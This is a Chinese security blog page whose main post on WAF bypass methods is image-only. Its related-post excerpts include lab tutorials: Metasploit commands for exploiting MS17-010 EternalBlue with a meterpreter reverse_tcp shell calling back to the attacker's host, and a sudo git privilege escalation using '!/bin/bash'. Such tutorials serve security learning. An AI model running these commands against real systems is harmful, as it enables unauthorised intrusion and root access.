WAF的常见绕过方法


1 | 这个是网上看到的二向箔WAF资料,感觉挺好的,借鉴一下 |
本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 BenD!
相关推荐
2025-12-06
局域网主机扫描
🌐 局域网扫描器 - 开发与使用文档项目地址:https://github.com/benbenbendang/scanner_nmap 1. 项目简介本项目是一个基于 Python 开发的局域网主机扫描工具。它不仅具备强大的网络探测功能,更拥有独特的赛博朋克 (Cyberpunk) 风格图形界面。软件旨在帮助网络管理员或极客用户快速识别当前网段内的存活主机、检测操作系统类型以及开放端口。 2. 功能特性 (Features)🛠 核心功能 网卡自动识别:启动时自动读取系统网络接口信息(IP/子网掩码),支持用户下拉选择目标网卡。 ARP 存活扫描:利用 ARP 协议(二层网络)快速、准确地发现同一局域网内的所有在线设备。 操作系统指纹识别:通过发送 ICMP 数据包并分析 TTL(生存时间)值,启发式地判断目标是 Windows、Linux/Android 还是网络设备。 端口安全检测:对发现的主机进行常用端口(如 21, 22, 80, 445, 3389 等)扫描,评估开放服务情况。 多线程处理:扫描过程在独立线程中运行,保证界面流畅不卡顿,并提供实...
2026-05-21
网络安全众测平台全栈开发
网络安全众测平台全栈开发最近把一个面向安全众测、攻防演练和漏洞审核场景的平台整理并开源了。 项目地址:https://github.com/benbenbendang/wangluoanquan-zhongce-pingtai 这个项目不是一个简单的“漏洞提交页面”,而是把从选手注册、授权资产查看、漏洞提交、风险申报、申诉处理,到管理员审核、评分、公告发布、模板下载、承诺书归档、积分排行和后台导出的一整套流程做成了线上系统。对我来说,这个项目最大的价值,不只是把页面和接口写出来,而是把真实业务流程完整跑通。 一、项目背景在众测和攻防演练场景里,最麻烦的往往不是“发现漏洞”本身,而是后续的流程管理。 如果还是靠 Excel、Word、微信群、邮件和人工汇总去处理选手提交的漏洞、风险和申诉,整个过程会非常割裂: 资产授权范围不好统一维护 漏洞附件和补充材料容易散落 审核进度、驳回原因、评分标准不透明 风险申报和漏洞审核之间缺少关联 管理员需要重复统计、重复导出、重复沟通 所以我做这个平台时,目标很明确:把“众测平台”真正做成一个完整的业务系统,而不是单点功能页面。 二、整体架...
2026-01-02
MSF获取Windows的shell后
扫描器的使用use auxiliary/scanner/smb/smb_ms17_010 攻击模块的使用下一步操作:发起攻击 (Exploit) 既然扫描器已经告诉你目标是“易受攻击”的,你现在的动作应该是从 辅助模块(Scanner) 切换到 攻击模块(Exploit)。 请按照以下顺序输入命令: 切换模块: Bash 1use exploit/windows/smb/ms17_010_eternalblue 设置目标 IP: Bash 1set RHOSTS 192.168.20.135 设置攻击载荷(通常默认就是这个,但建议检查一下): Bash 1set PAYLOAD windows/x64/meterpreter/reverse_tcp 设置你自己的 IP(Kali 的 IP,用于接收反弹回来的 Shell): Bash 12# 先在另一个终端用 ip addr 确认你的网卡 IPset LHOST [你的Kali的IP] 开火攻击: Bash 1exploit 进入Windows之后的操作 1. 基础环境与权限感知在任何操作...
2026-01-31
Autopsy的使用方法
Autopsy的使用方法kali中使用方法 先在终端中启动这个程序,然后会生成一个9999端口的网站,直接点击访问 点击New Case 创建案例 因为原本是英文的,所以直接翻译了,然后这个地方案件名称、描述,调查员姓名(只填a即可)都可以随便填,看你自己, 中译一下,方便查看,直接Add Host添加主机 1. 核心设置项 Host Name(主机名): 必填项。给这台设备起个名字,比如 host1 或 target_pc。只能包含字母、数字和符号。 Description(描述): 选填。简单备注一下这台设备是什么,例如“嫌疑人的办公电脑”。 2. 时间与同步设置(对取证非常重要) Time zone(时区): 选填。如果你知道原设备所在的时区,可以在这里设置(例如 GMT+8)。这能确保你后续在 Timeline(时间线) 分析中看到的是准确的当地时间。 Timeskew Adjustment(时间偏移调整): 选填。如果原设备的系统时间比准确时间快了或慢了,你可以在这里输入秒数进行补偿(例如快了 10 秒,就填 -10)。 3. 进阶数据库(做 CTF 或常...
2025-12-29
第十九届全国大学生信息安全竞赛暨第三届 “长城杯”网数智安全大赛初赛WP
2026-01-20
Git提权的两种方法
前提条件 用户需要有通过 sudo 执行 git 命令的权限。 通过 sudo -l 查看权限时,发现 git 命令在允许列表中(无需密码或可提权)。 Git提权方法方法一:利用 git help 命令 检查 sudo 权限 1sudo -l 输出中应包含类似以下内容: 12User tom may run the following commands on DC-2 as root: (root) NOPASSWD: /usr/bin/git 触发提权执行以下命令,进入 git 的帮助文档界面: 1sudo git help config 进入交互模式执行命令 按 Shift + : 进入 命令模式(类似 vi 的命令行)。 输入以下命令之一,即可获得 root 权限的 shell: 12!/bin/bash # 直接启动 root shell!'sh' # 启动 root 的 sh shell 退出帮助界面如果命令未立即生效,按 q 退出帮助界面,再执行以下命令: 1sudo git -p help ...